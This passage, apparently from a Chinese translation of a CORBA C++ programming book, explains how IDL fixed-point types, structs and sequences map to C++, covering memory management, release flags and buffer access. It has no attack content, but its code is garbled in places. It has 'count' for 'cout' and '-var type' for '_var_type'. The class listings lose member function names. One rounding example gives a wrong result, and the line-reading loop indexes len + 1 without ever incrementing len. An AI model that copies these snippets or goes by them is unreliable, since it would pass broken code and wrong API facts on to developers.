Fixed f5 = 1E29 + 0.89;       // As if IDL type fixed<31,1>,
                             // value is 1E29 + 0.8

```

请注意,浮点数的初始化会由于二进制浮点数表示上的特殊之处而产生一些奇怪的数值位数和小数位数。例如,在许多实现中,0.1的实际值是0.1000000000000001。还应当注意到即使 $1E29 + 0.89$ 被截断成为 $1E29 + 0.8$,但是C++编译器还是会根据所需的精度将它用浮点数表示。例如,在许多实现中,Fixed值可以被初始化为9999999999999991000000000000。

对超过31个整数位的数值进行初始化会产生一个DATA_CONVERSION异常(请参阅7.15节中关于异常处理的内容):

```
Fixed f = 1E32;           // Throws DATA_CONVERSION
```

构造字符串类型的Fixed值将遵循IDL定点数常量的规则(参阅4.21.4节)。字符串前面的0和后面的0被忽略掉,字符串前面的“D”或“d”是可选的:

```

Fixed f1 = "1.3";          // As if fixed<2,1>
Fixed f2 = "01.30D";        // As if fixed<2,1>

```

请注意,对于字符串的初始化,数值位数与小数位数按照4.21.4节中的规则可以精确地设定,而浮点值的初始化则由于浮点数的表示精度的不同,可能产生数值位数比预计的大得多的现象。因此,最好尽量避免浮点数的初始化。

6.12.2 存取函数

fixed_digits 和 fixed_scale 成员函数分别返回数值位数和小数位数的数值:

```

Fixed f = "3.14D";
cout << f.fixed_digits() << endl;      // Prints 3
count << f.fixed_scale() << endl;        // Prints 2

```

6.12.3 转换运算符

LongLong转换运算符将一个Fixed值转换为LongLong值,并且忽略它的小数位。如果Fixed值的整数部分超出LongLong的范围,运算符将会发送一个DATA_CONVERSION异常。

LongDouble转换运算符将Fixed值转换为LongDouble。

6.12.4 截断与舍入

truncate成员函数返回一个包含指定的数值位数与小数位数的新的Fixed值,并且在需要的时候,对小数位数进行截断:

```

Fixed f = "0.999";
count << f.truncate(0) << endl;    // Prints 0

```

```
count << f.truncate(1) << endl;      // prints 0.9
count << f.truncate(2) << endl;      // Prints 0.99
```

round 成员函数返回一个包含指定的数值位数与小数位数的新的 Fixed 值, 并且舍入为指定的小数位数:

```
Fixed r;
Fixed f1 = "0.4";
Fixed f2 = "0.45";
Fixed f3 = "-0.445";
r = f1.round(0);                  // 0
r = f1.round(1);                  // 0.5
r = f2.round(0);                  // 0
r = f2.round(1);                  // 0.5
r = f3.round(1);                  // -0.4
r = f3.round(2);                  // -0.45
```

不管 truncate 还是 round 都不对它们所作用的数值进行修改, 相反, 它们只是返回一个新的数值。

6.12.5 算术运算符

Fixed 类提供了一组常用的算术运算符。算术运算的精度至少可以达到62位数, 运算的结果被强制为最大只有31位数, 而把小数位数给截断了。如果算术运算的结果超出31位整数, 算术运算符就会发送一个 DATA_CONVERSION 异常。

6.12.6 流运算符

Fixed 映射提供了流插入(<<)与流提取(>>)运算符。它们的使用与浮点数映射的流运算符相似, 也就是说, 通过使用这些流的功能可以控制数值的位数与精度。

6.13 结构的映射

在 C++ 映射中, 定长度的结构与变长度的结构在处理方法上是不同的, 尤其是在参数传递上(参阅 7.14 节)。我们首先来研究一下定长度结构的映射, 然后再讲述变长度结构的映射和结构的内存管理规则。

6.13.1 定长度结构的映射

IDL 结构使用相对应的成员映射到 C++ 结构。例如:

```
struct Details {
    double           weight;
    unsigned long   count;
};
```

这一 IDL 结构映射成:

```

class Details_var;

struct Details {
    CORBA::Double    weight;
    CORBA::ULong     count;
    typedef Details_var -var type;
    // Member functions here...
};


```

请注意：结构中可能会有成员函数，尤其是类特定的 operator new 和 operator delete。通过这些成员函数可以在非均匀内存管理的平台上使用 ORB。然而，结构中其他任何成员函数的映射完全是在内部进行的，编写代码时我们可以把它们忽略掉，就像它们不存在一样。`-var-type` 的定义可用于基于模板的编程中，18.14.1 节中给出了这方面的一个例子。

可以在代码中使用生成的结构，就像使用其他的 C++ 结构一样。例如：

```

Details d;
d.weight = 8.5;
d.count = 12;

```

C++ 允许静态初始化聚集。如果一个类、结构或数组中没有用户说明的构造函数、基类、虚拟函数或私有和保护的非静态数据成员，那么这个类、结构或数组都是一个聚集（aggregate）。上述的结构就是一个聚集，因此可以对它静态地初始化：

```
Details d = { 8.5, 12 };
```

一些 C++ 编译器不能对聚集进行初始化，因此使用这个特性时要小心。

6.13.2 变长度结构的映射

上一节中的 Details 结构是一个定长度类型，因此不需考虑内存管理方面的问题。对于变长度结构，C++ 映射必须解决内存管理的问题。下面是一个例子：

```

struct Fraction {
    double    numeric;
    string    alphabetic;
};

```

这一结构是一个变长度类型，因为其中的一个成员是一个字符串。下面是相应的 C++ 映射：

```

class Fraction_var;

struct Fraction {
    CORBA::Double    numeric;
    CORBA::String_mgr alphabetic;
    typedef Fraction_var -var type;
    // Member functions here...
};

```

在前面的讲述中，我们可以假设结构中不存在任何成员函数。而在这里，IDL 字符串被

映射成一个 String_mgr 类型,而不是 String_var 或 char * 类型。String_mgr 类似于 String_var,其区别就是 String_mgr 类中缺省的构造函数将字符串初始化为空字符串,而不是初始化为空指针。

总的来说,嵌套在用户自定义类型中的字符串(如结构、序列、异常和数组等)往往被初始化为空字符串,而不是空指针。将嵌套的类型初始化为空字符串很有用,因为这就意味着,不需要在将用户自定义类型传送给一个 IDL 接口之前,对它内部的所有字符串成员显式进行初始化。(在 7.14.15 节中将会看到,将一个空指针传递给一个 IDL 接口是非法的。)^②

如果察看一下为 ORB 所生成的代码,就会发现这个类的实际名称不是 String_mgr,而是 String_item 或 String_member 等。实际的名称并不是由 C++ 映射所指定的。在本书后面章节中,当给出嵌套在另外一个数据结构中的字符串时,就会使用 String_mgr 名称。需要引起注意的是:不要在应用程序代码中将 String_mgr(或类似的名称)作为一个类型来使用。如果这样做的话,代码就不可移植,因为这一类型名称并不是由 C++ 映射所指定的。相反,应该在需要一个字符串类型时使用 String_var。

除了将字符初始化为空字符串之外,String_mgr 的其他作用与 String_var 一样。在把一个字符串赋给 alphabetic 成员后,结构会管理字符串的内存,当结构离开作用域后,用于 alphabetic 的析构函数将会释放该字符串。String_mgr 提供了与 String_var 相同的转换方式, String_mgr 与 String_var 之间可以相互赋值,因此可以不用考虑使用 String_mgr。

自动内存管理可以用于所有由映射所生成的结构类型。如果一个结构(或序列、联合、数组、异常)包含了(可能递归地包含了)一个变长度类型,结构会管理这一变长度类型的内存。对于我们来说,这就意味着只需要考虑最外部类型的内存管理,而不需要考虑类型中的成员的内存管理。

下面的例子可以更详细地说明这一点:

```
{
    Fraction f;
    f.numeric = 1.0/3.0;
    f.alphabetic = CORBA::string_dup("one third");
} // No memory leak here
```

这里,我们说明了一个 Fraction 类型的局部变量 f。结构的构造函数对结构中成员进行初始化。对于 numeric 成员,构造函数没有做什么。然而,alphabetic 成员是一个嵌套字符串,因此构造函数将它初始化为一个空字符串。

对 numeric 的第一次赋值并不会出现一些不正常的事情。为了给 alphabetic 赋值,必须要分配内存,alphabetic 再次负责这一内存的释放(赋值会对 alphabetic 调用 operator=(char *))。

当 f 离开作用域后,它的缺省析构函数会释放所有成员的内存,并且调用 alphabetic 的析构函数,而 alphabetic 的析构函数则会调用 CORBA::string_free。这就意味着,当 f 离开作用域时不会有内存泄漏问题。

^② 请注意,将嵌套的字符串成员初始化为空字符串是在 CORBA 2.3 中引入的。在 CORBA 2.2 及更早的版本中,必须对嵌套的字符串成员进行显式初始化。

请注意,不能对 f 进行静态初始化,因为 f 不是一个 C++ 聚集(f 中包含了具有构造函数的成员):

```
Fraction f = { 1.0/3.0, "one third" }; // Compile-time error
```

总的来说,变长度的结构不能被静态初始化,因为它们包含了具有构造函数的成员。

6.13.3 结构的内存管理

可以将结构与程序中的其他变量进行同样的处理。程序会自己完成大部分的内存管理工作,这就意味着可以自由地将结构和结构成员赋给其他的结构和结构成员:

```
{
    struct Fraction f1;
    struct Fraction f2;
    struct Fraction f3;

    f1.numeric = .5;
    f1.alphabetic = CORBA::string_dup("one half");
    f2.numeric = .25;
    f2.alphabetic = CORBA::string_dup("one quarter");
    f3.numeric = .125;
    f3.alphabetic = CORBA::string_dup("one eighth");

    f2 = f1; // Deep assignment
    f3.alphabetic = f1.alphabetic; // Deep assignment
    f3.numeric = 1.0;
    f3.alphabetic[3] = '\0'; // Does not affect f1 or f2
    f1.alphabetic[0] = 'O'; // Does not affect f2 or f3
    f1.alphabetic[4] = 'H'; // Ditto
} // Everything deallocated OK here
```

图6.2给出了这个例子中的三个结构的最初值与最终值。如我们所见,结构及其成员赋值进行的是多层次拷贝。而且,当结构被删除后,由三个字符串成员所占据的内存也由相应的 String-mgr 析构函数进行自动释放。




图6.2 赋值前后的结构

如果需要处理动态分配的结构的话,可以使用 new 和 delete;

```
Fraction * fp = new Fraction;
fp->numeric = 355.0 / 113;
fp->alphabetic = CORBA::string_dup("Pi,approximately");
// ...
```

```
delete fp;
```

这里不需要调用用于内存分配与释放的辅助函数。如果需要在非均匀内存体系结构中使用这些函数，它们会以结构中类特定的 operator new 和 operator delete 成员出现。

6.13.4 包含结构成员的结构

对于结构成员本身就是结构的情况，不需要使用特殊的映射规则：

```
struct Fraction {
    double numeric;
    string alphabetic;
};

struct Problem {
    string expression;
    Fraction result;
    boolean is_correct;
};
```

这段代码所生成的映射如下：

```
struct Fraction {
    CORBA::Double numeric;
    CORBA::String mgr alphabetic;
    // ...
};

struct Problem {
    CORBA::String-mgr expression;
    Fraction result;
    CORBA::Boolean is_correct;
    // ...
};
```

problem 类型变量的使用遵循初始化和赋值的常用规则。例如：

```
Problem p;
p.expression = CORBA::string-dup("7/8");
p.result.numeric = 0.875;
p.result.alphabetic = CORBA::string-dup("seven eighths");
p.is_correct = 1;

Problem * p_ptr = new Problem;
*p_ptr = p; // Deep assignment
//
// It would be more efficient to use
// Problem * p_ptr = new Problem(p); // (deep) copy constructor
//
delete p_ptr; // Deep deletion
```

6.14 序列的映射

序列的映射非常大,主要是因为对于序列,我们可以控制序列元素所占据的缓冲区的内存分配和所有权。首先要讨论的是无界序列的使用,然后介绍如何使用更高级的特性,以便有效地插入和提取数据。在需要将二进制数据转换成八进制序列时,这些高级特性就特别有用。最后,将介绍有界序列的映射,这只是无界序列映射的一个子集。

6.14.1 无界序列的映射

IDL 序列可以映射成类似于向量的 C++ 类,而向量中的元素数目是可变的。每个 IDL 序列类型都可以映射成一个单独的 C++ 类。例如:

```
typedef sequence<string> StrSeq;
```

这条语句可以映射成下面的 C++ 代码:

```
class StrSeq var;
class StrSeq {
public:
    StrSeq();
    StrSeq(CORBA::ULong max);
    StrSeq(
        CORBA::ULong max,
        CORBA::ULong len,
        char ** data,
        CORBA::Boolean release = 0
    );
    ~StrSeq();

    StrSeq(const StrSeq &);

    operator=(const StrSeq &);

    CORBA::String_mngr &
    const char *
    CORBA::ULong
    void
    CORBA::ULong
    CORBA::Boolean
    void
    replace(
        CORBA::ULong max,
        CORBA::ULong length,
        char ** data,
        CORBA::Boolean release = 0
    );
    const char ** get_buffer() const;
    char ** get_buffer(CORBA::Boolean orphan = 0);
```

```

static char * * allocbuf(CORBA::ULong nelems);
static void freebuf(char * * data);

typedef StrSeq_var var_type;
};

```

这个类非常复杂。为了更好地掌握所有的定义，我们将先讨论基本的使用，然后再讲述一些复杂的成员函数。^③

`StrSeq()`

缺省的构造函数将创建一个空序列。调用一个缺省构造的序列的 `length` 存取函数将返回数值 0。序列的内部最大值设为 0(参阅“序列的简单使用”)。

`StrSeq (const StrSeq &)`

`StrSeq &. operator = (const StrSeq &)`

拷贝构造函数和赋值运算符都进行多层次拷贝。赋值运算符在创建源序列的拷贝之前先撤消目标序列(除非 `release` 标志设为 `false`, 参阅“使用数据构造函数”)。如果序列中的元素是变长度的，那么这些元素就用它们的拷贝构造函数进行多层次拷贝。目标序列的内部最大值设为源序列的内部最大值(参阅“序列的简单使用”)。

`~StrSeq()`

析构函数用来撤消一个序列。如果序列中包含了变长度的元素，那么这些元素的动态内存也将被释放(除非 `release` 标志被设为 `false`, 参阅“使用数据构造函数”)。

`CORBA::ULong length() const`

`length` 存取函数只是返回序列中当前的元素数目。

`void length(CORBA::ULong newlen)`

长度修改函数可以改变序列的长度。

- 增加序列长度会创建 `newlen - length()` 个新的元素。新的元素添加在序列的尾部。增加序列长度会由缺省的构造函数对新添加的元素进行初始化。(如果添加的元素是字符串或包含字符串的复杂类型，那么字符串将被初始化为空字符串。)
- 序列长度的减小可通过在序列尾部撤消 `length() - newlen` 个元素而截断序列。如果通过减小长度的方式截断一个序列，那么被截掉的元素会永久地被撤消掉。不能希望截掉的元素在增加序列长度后还可能保存完整。

`CORBA::String mgr &. operator[](CORBA::ULong idx)`
`const char * operator[](CORBA::ULong idx) const`

下标运算符提供了对序列元素的访问功能(运算符是重载的，以便可以同时用于序列中某元素的前一个元素与后一个元素)。这个例子中使用的是字符串序列，它们的返回值分别是 `String::mgr` 和 `const char *`。总的来说，对于一个包含 T 类型元素的序列，这些运算符分

^③ 类中生成的 `-var-type` 定义可用于基于模板类的编程。18.14.1 中将给出这方面的一个例子。

别返回 T & 和 const T & 的值。可能会发现实际的类型并不是对 T 的引用,而是由 ORB 实现序列的方法所决定。然而,不管返回什么类型,其形式都与对 T 的引用相似。

序列的下标由 0 到 length() - 1。如果下标超出序列长度的话,会产生不可预料的结果,许多 ORB 会强迫进行核心转储,以提醒用户出现了运行时的错误。

如果不喜欢单点的话,请考虑一下另外一种情况:要么就让内存受到破坏,要么在序列的下标超出范围时,由 ORB 发送一个异常。然而,这种情况对我们没有多大好处。毕竟,序列的下标超出范围是一个严重的运行时错误(就像数组越界一样)。那么发送异常是不是一个好的方法?不是,它只会告诉你代码中有一个缺陷。

序列的简单使用

我们前面讨论过的一些成员函数可以用于序列的使用。下面的例子说明了序列的使用方法。序列中的元素与 String::mgr 实例的使用相似:

```
const char * values[] = { "first", "second", "third", "fourth" };

StrSeq myseq; // Create empty sequence

// Create four empty strings
myseq.length(4);
for(CORBA::ULong i = 0; i < myseq.length(); i++)
    myseq[i] = values[i]; // Deep copy

// Print current contents
for (CORBA::ULong i = 0; i < myseq.length(); i++)
    cout << "myseq[" << i << "] = \\" << myseq[i] << "\\\" << endl;
cout << endl;

// Change second element(deallocates "second")
myseq[1] = CORBA::string_dup("second element");

// Truncate to three elements
myseq.length(3); // Deallocates "fourth"

// Grow to five elements (add two empty strings)
myseq.length(5);

// Initialize appended elements
myseq[3] = CORBA::string_dup("4th");
myseq[4] = CORBA::string_dup("5th");

// Print contents once more
for (CORBA::ULong i = 0; i < myseq.length(); i++)
    cout << "myseq[" << i << "] = \\" << myseq[i] << "\\\" << endl;
```

这段代码的输出是:

```
myseq [0] = "first"
myseq [1] = "second"
myseq [2] = "third"
myseq [3] = "fourth"

myseq [0] = "first"
myseq [1] = "second element"
```

```
myseq[2] = "third"
myseq[3] = "4th"
myseq[4] = "5th"
```

一旦 myseq 离开作用域, 它就会调用其元素析构函数, 因此序列中的所有字符串都会被正确地释放。

为了管理由堆分配的序列, 可以使用 new 和 delete:

```
StrSeq * ssp = new StrSeq;
ssp->length(4);
for (CORBA::ULong i = 0; i < ssp->length(); i++)
    (*ssp)[i] = values[i];
//...
delete ssp
```

如果在非均匀内存体系结构中使用特殊的内存分配规则的话, 序列类中就包含适当的特定类的内存分配与释放运算符。

我们可能会对下面的表述感到不可理解:

```
(*ssp)[i] = values[i];
```

间接引用这个指针是必要的, 因为我们需要用于下标运算符的 StrSeq 类型的表达式。如果用下面这条语句的话:

```
ssp[i] = values[i];           Wrong!!!
```

编译器会假定我们在处理序列的数组, 并且将 const char * 值赋给序列的第一个元素, 这样会造成编译时的错误。

控制序列的最大值

当构造一个序列变量时, 可以通过最大值构造函数提供一个序列中元素的最大数目:

```
StrSeq myseq(10);          // Expect to put ten elements on the sequence
myseq.length(20);          // Maximum does * not * limit length of sequence
for (CORBA::ULong i = 0; i < myseq.length(); i++)
    // Initialize elements
```

可以看到, 即使代码中使用的最大元素数目是10个, 序列中也会添加20个元素。这样做完全没有问题, 序列中会添加一些附加的元素以增加其长度。

那么为什么要提供序列的最大值呢? 这与序列如何在内部管理缓冲区有关。如果使用最大值构造函数, 序列会把一个内部的最大值设为至少与所给的值一样大的值(实际的长度可能会比提供的长度值要大)。此外, 序列保证了在当前长度没有超过最大值时, 不会再次为元素分配内存。

通常我们不会关心元素在内存中的再次定位, 除非需要维护指向序列元素的指针时。在这种情况下, 必须知道什么时候序列元素可能在内存中再次定位, 因为再次定位将会使指针失效。

提供最大值的另外一个原因是提高效率。如果序列能够知道我们想要的元素数目, 那么它就可以更加有效地分配内存。这样做就减少了内存分配函数的调用次数, 并且减少了

在增加序列长度时拷贝元素的次数。(内存分配和数据拷贝很费时间。)

可以通过调用 maximum 成员函数获取序列当前的最大值。下面的程序将在一个序列中添加八位字节，每次添加一个，并且在添加完后，打印序列的最大值：

```
int
main()
{
    BinaryFile s(20); // IDL: typedef sequence<octet> BinaryFile;
    CORBA::ULong max = s.maximum();
    cout << "Initial maximum: " << max << endl;

    for (CORBA::ULong i = 0; i < 256; i++) {
        s.length(i + 1);
        if (max != s.maximum()) {
            max = s.maximum();
            cout << "New maximum: " << max << endl;
        }
        s[i] = 0;
    }
    return 0;
}
```

在某个具体的 ORB 上，这段代码可能会得到下面的输出结果：

```
Initial maximum: 64
New maximum: 128
New maximum: 192
New maximum: 256
```

通过输出结果，我们可以了解到一些有关序列内部实现的知识。在这个实现中，序列一次分配了64个元素，因此输给构造函数的最大值20圆整为64。此后，每次序列长度的增加值超过64时，序列都会把它的内部缓冲空间增加64个元素。

同样的代码在另一个 ORB 上运行时，可能会得到下面的输出结果：

```
Initial maximum: 20
New maximum: 21
New maximum: 22
New maximum: 23
...
New maximum: 255
New maximum: 256
```

在这个实现中，序列只是为每个元素分配了必需缓冲空间。

对于这两个实现，当最大值发生变化时，实际的八位字节可能会再次被分配内存，但是也可能它们不会发生什么变化，这取决于序列的实现，以及使用的内存分配函数。

请注意，不要对最大值构造函数和序列的作用抱太多希望。

- 映射并不保证每次调用最大值构造函数时，它会预先分配内存。相反，直到第一个元素创建后才会分配内存。

- 映射并不保证最大值构造函数分配的正好是序列元素所需的内存,它可能会分配得更多一点。
- 映射并不保证最大值构造函数一次就能分配序列元素所需的内存,它可能会在几个不连续的缓冲区中分配序列元素的内存。
- 映射并不保证序列元素占据一块连续的内存区域。为了避免再次分配元素,序列在扩展时可能会添加一些新的不连续的缓冲空间。
- 映射并不保证增加序列的长度会立即缺省地构造新创建的元素,尽管这样讲比较牵强,但是映射的实现会直到赋给一个新的元素后才进行元素的构造,在这个时候才会用拷贝构造函数创建这个元素。

必须清楚,最大值构造函数只是为序列实现提供一个帮助信息。如果创建一个序列时预先知道元素的数目,那么就可以尽可能使用最大值构造函数,这样会使序列获得更好的运行时性能。否则的话,就不要使用这个函数。

不要去使用指向序列元素的指针。如果要使用的话,那么就必须非常注意再次分配内存问题。这样做往往不值得。

使用数据构造函数

数据构造函数可以用来把一个预先分配的缓冲区分配给一个序列。数据构造函数能够有效地将二进制数据转换成八进制序列,而无需进行字节的拷贝。数据构造函数的问题很多,建议读者在不是万不得已的情况下,不要使用这个函数。读者可以略过这一节。但是,这里我们还是完整地介绍数据构造函数。

数据构造函数的作用取决于序列元素的类型。例如,对于第 6.14.1 节中的字符串序列,其数据构造函数如下所示:

```
StrSeq(           // IDL:typedef sequence<string> StrSeq;
    CORBA::ULong      max,
    CORBA::ULong      len,
    char *            data,
    CORBA::Boolean    release = 0
);
```

另一方面,对于八位字节的序列,其数据构造函数如下所示:

```
BinaryFile(        // IDL:typedef sequence<octet> BinaryFile;
    CORBA::ULong    max,
    CORBA::ULong    len,
    CORBA::Octet *  data,
    CORBA::Boolean  release = 0
);
```

请注意:`data` 参数是指向序列元素的指针类型。这就是说,可以提供一个指向缓冲区的指针,这个缓冲区中充满序列元素,并且序列可以将这个缓冲区作为自己内部的存储单元。为了说明为什么这一点非常有用,请考虑下面的情况。

想象一下在文件中有一个 GIF 图像,如果把该图像传送到一个远程服务器,应该怎么做?文件是二进制的,在传送过程中不能改变其内容,因此我们考虑将图像作为一个八位字

节序列来传送^④。

```
typedef sequence<octet>BinaryFile;

interface BinaryFileExchange {
    void          send(in BinaryFile f, in string file-name);
    BinaryFile    fetch(in string file-name);
};
```

在 UNIX 系统上,下面的一段代码可以用来对传送的序列进行初始化(为了简便,我们忽略了错误检查):

```
int fd;
fd = open("image.gif", O_RDONLY);           // Open file for reading
struct stat st;
fstat(fd,&st);                            // Get file attributes
CORBA::Octet * buf;
buf = new CORBA::Octet[st.st_size];        // Allocate file buffer
read(fd,buf,st.st_size);                  // Read file contents
BinaryFile image_seq(st.st_size);           // Create octet sequence
image_seq.length(st.st_size);              // Set length of sequence

// Fill sequence
for(off_t i = 0; i < st.st_size; i++)
    image_seq[i] = buf[i];

delete[] buf;                             // Don't need buffer anymore
close(fd);                               // Done with file

// Send octet sequence to server...
```

图像文件可能有几百 k 的字节,但是上述代码一次只把文件中的一个字节拷贝到八位字节序列。即使序列的下标运算符是内联的,这种方法的效率还是很低。

可以通过数据构造函数来避免产生这种问题:

```
// Open file and get attributes as before...
CORBA::Octet * buf;
buf = new CORBA::Octet[st.st_size];        // Allocate file buffer
read(fd,buf,st.st_size);                  // Read filecontents
close(fd);                               // Done with file

// Initialize sequence with buffer just read
BinaryFile image_seq(st.st_size,st.st_size,buf,0);

// Send octet sequence to server...

delete[] buf;                           // Deallocate buffer
```

上面代码中我们感兴趣的一条语句是调用数据构造函数:

```
BinaryFile image_seq(st.st_size,st.st_size,buf,0);
```

^④ 注意一旦文件大小超过了 ORB 相关的限制,则不能传送如上所示的二进制文件,在 18.7 节中我们会讨论如何解决这个问题。

这个调用会将序列的最大值和长度初始化为文件的大小,传递一指向缓冲区的指针,并且把 release 标志设为 false。现在序列将传送来的缓冲区当作自己内部的存储单元,这样就避免了一次只初始化序列一个字节的问题。将 release 标志设为 false 表示我们想要保留对缓冲区内存管理的职责。序列并不释放缓冲区的内存。相反,在不再需要序列内容时,上面代码会通过调用 delete[] 来释放缓冲区的内存。

如果把 release 标志设为 true,序列就获得了对传送来的缓冲区的所有权。在这种情况下,缓冲区必须已经用 allocbuf 进行了内存的分配,序列通过 freebuf 释放缓冲区:

```
// Open file and get attributes as before...
CORBA::Octet * buf;
buf = BinaryFile::allocbuf(st.st_size);      // Allocate file buffer
read(fd,buf,st.st_size);                     // Read file contents

// Initialize, sequence takes ownership
BinaryFile image_seq(st.st_size,st.st_size,buf,1)

close(fd);                                     Done with file

// Send octet sequence to server...

// No need to deallocate buf here, the sequence
// will deallocate it with BinaryFile::freebuf()
```

allocbuf 和 freebuf 成员函数用来解决非均匀内存体系的问题。(对于均匀的体系,它们可以通过 new[] 和 delete[] 来实现。)如果分配内存失败的话,allocbuf 函数返回一个空指针(并不发送 C++ 或 CORBA 异常)。调用带有一个空指针的 freebuf 函数是合法的。

如果在 release 设为 true 的情况下初始化一个序列,那么就不能知道传送来的缓冲区的生命周期。例如,一个兼容性(尽管效率不高)实现可能会立即拷贝序列,并且释放缓冲区。这意味着将缓冲区交给序列后,缓冲区就成为一个私有内存,我们完全不能控制它。

如果 release 标志设为 true,并且序列元素是字符串的话,当序列释放缓冲区时,它会释放为字符串分配的内存。同样,如果 release 标志是 true,并且序列元素是对象引用的话,序列将为每个引用调用 CORBA::release。

字符串元素通过调用 CORBA::string_free 来释放,因此必须用 CORBA::string_alloc 分配它们的内存。下面的例子说明了在 release 标志设为 true 时对字符串序列的使用。代码从一个文件中读取文字行,把每一行文字作为一个序列元素。为了简单起见,这里将不介绍有关错误处理的内容。(代码中超过 512 个字符的行会被分开,我们假定这是可以接受的。)

```
char linebuf[512];                                // Line buffer
CORBA::ULong len = 0;                            // Current sequence length
CORBA::ULong max = 64;                           // Initial sequence max
char ** strvec = StrSeq::allocbuf(max);          // Allocate initial chunk

ifstream infile("file.txt");                      // Open input file
infile.getline(linebuf,sizeof(linebuf));          // Read first line
while(infile) {                                    // While lines remain
    if (len == max) {
        // Double size if out of room
```

```

char ** tmp = StrSeq::allocbuf(max * = 2);
memcpy(tmp,strvec,len * sizeof(*strvec));
StrSeq::freebuf(strvec);
strvec = tmp;
}
strvec[len + 1] = CORBA::string_dup(linebuf); // Copy line
infile.getline(linebuf,sizeof(linebuf)); // Read next line
}

StrSeq line_seq(max,len,strvec,1); // Initialize seq

// From here, line_seq behaves like an ordinary string sequence:
for (CORBA::ULong i = 0; i < line_seq.length(); i++)
    cout << line_seq[i] << endl;

line_seq.length(len + 1); // Add a line
line_seq[len + 1] = CORBA::string_dup("last line");

line_seq[0] = CORBA::string_dup("first line"); // No leak here

```

这个例子说明了内存管理的规则。最终移交给字符串序列的缓冲区是 strvec，这一缓冲区通过调用 StrSeq::allocbuf 进行初始化，它的长度足够容纳 64 个字符串。在读取文件的循环体中，程序检查了当前的最大值是否已经达到，如果达到的话，程序将会把最大值增加一倍（这需要再次分配内存和拷贝向量）。通过 CORBA::string_dup 将每一行拷贝到向量中。当循环结束时，strvec 就是某些指针的动态分配的向量，在这些指针中，每个元素都指向一个动态分配的字符串。这一向量最终被用来在 release 标志设为 true 的情况下对序列进行初始化，因此序列就拥有对向量的所有权。

一旦通过这种方式对序列进行初始化，那么序列就会像一个普通的字符串序列一样。也就是说，序列元素是 String-mgr 类型，它们通过普通的方法管理内存。同样，可以增加和缩小序列的长度，并且可以在适当时候由序列进行内存的分配与释放。

与上面所述的相反的是在 release 设为 false 的情况下，对一个字符串序列进行初始化：

```

// Assume that:
// argv[0] == "a.out"
// argv[1] == "first"
// argv[2] == "second"
// argv[3] == "third"
// argv[4] == "fourth"
{
    StrSeq myseq(5, 5, argv); // release flag defaults to 0
    myseq[3] = "3rd"; // No deallocation, no copy
    cout << myseq[3] << endl; // Prints "3rd"

} // myseq goes out of scope but deallocates nothing

cout << argv[1] << endl; // argv[1] intact, prints "first"
cout << argv[3] << endl; // argv[3] was changed, prints "3rd"

```

因为 release 标志是 false，所以序列就会使用浅指针赋值，它既不会释放目标字符串“third”，也不会制作源字符串“3rd”的拷贝。当序列离开作用域后，它并没有释放字符串向

量,因此可以在序列的生命周期之外看到赋值的作用。

即使这样,也要小心:对序列元素的赋值并不保证会对原始向量产生影响。对上面的代码进行小的修改后,我们可以得到下面的代码:

```
// Assume that:
// argv[0] == "a.out"
// argv[1] -= "first"
// argv[2] == "second"
// argv[3] == "third"
// argv[4] == "fourth"
{
    StrSeq myseq(5, 5, argv);           // release flag defaults to 0
    myseq[3] = "3rd";                  // No deallocation, no copy
    cout << myseq[3] << endl;          // Prints "3rd"
    myseq.length(10000);               // Force reallocation
    myseq[1] = "1st";                  // Shallow assignment
    cout << myseq[1] << endl;          // Prints "1st"

} // deallocate whatever memory was allocated by length(10000)

cout << argv[1] << endl;             // prints "first" (not "1st")
cout << argv[3] << endl;             // prints "3rd"
```

这个例子中对序列元素进行了两次赋值,但是在这两次赋值之间,序列的长度大大地增加了。这种长度上的增加可能会引起内存的再次分配。(并不是说肯定会再次分配内存。在一个实现中,完全可以在保留原始向量的情况下不再分配附加的内存,即使这样的实现不一定存在。)这样做的效果是第一次赋值(在再次分配内存前)会影响原始向量,而第二次赋值(在再次分配内存后)只会影响一个内部拷贝,而这个内部拷贝会在序列离开作用域时被释放掉。

这个例子说明了在 release 设为 false 情况下对序列进行初始化需要进行很多方面的考虑。如果不是非常小心的话,很容易会造成内存的泄漏或失去赋值的作用。

不要在 release 设为 false 的情况下将一个序列作为一个 inout 参数传给运算符。尽管在调用运算符时会发现已经给序列分配了内存,通常也会假定 release 设为 true。如果实际序列的 release 设置为 false,通过调用运算符对序列元素进行内存分配会释放非堆内存,这样往往会造成核心转储。

直接操作序列的缓冲区

如 6.14.1 节中所述,序列中包含了直接操作序列缓冲区的成员函数。对于 BinaryFile 序列,生成的代码中包含了下面的内容:

```
class BinaryFile {
public:
    // Other member functions here...
    void replace(
        CORBA::ULong      max,
        CORBA::ULong      length,
        CORBA::Octet *     data,
```

```

        CORBA::Boolean    release = 0
    );
const CORBA::Octet *
CORBA::Octet *
CORBA::Boolean
};

这些成员函数可以用来直接操作序列所占据的缓冲区。

```

replace 成员函数可以用来通过替代另外一个缓冲区来改变序列的内容,其参数与数据构造函数中的参数意义相同。显然,这些参数用来增加或减少序列的长度,如果我们用指向序列缓冲区的指针来替代缓冲区,那么在后面,指针就有可能指向无用的数据。

get_buffer 存取函数提供了对缓冲区的只读访问功能。(如果对一个还没有缓冲区的序列调用 get_buffer,那么序列就会先分配一个缓冲区。)get_buffer 函数可用于有效地提取序列元素。例如,可以在不拷贝序列元素的前提下提取一个二进制文件:

```

BinaryFile bf = ...;           // Get an image file...
CORBA::Octet * data = bf.get_buffer(); // Get pointer to buffer
CORBA::ULong len = bf.length();   // Get length
display_gif image(data,len);    // Display image

```

这段代码中有一个指向序列数据的指针,并且把该指针传递给一个显示例程。这样做的好处是可以在不拷贝任何元素的情况下显示序列内容。

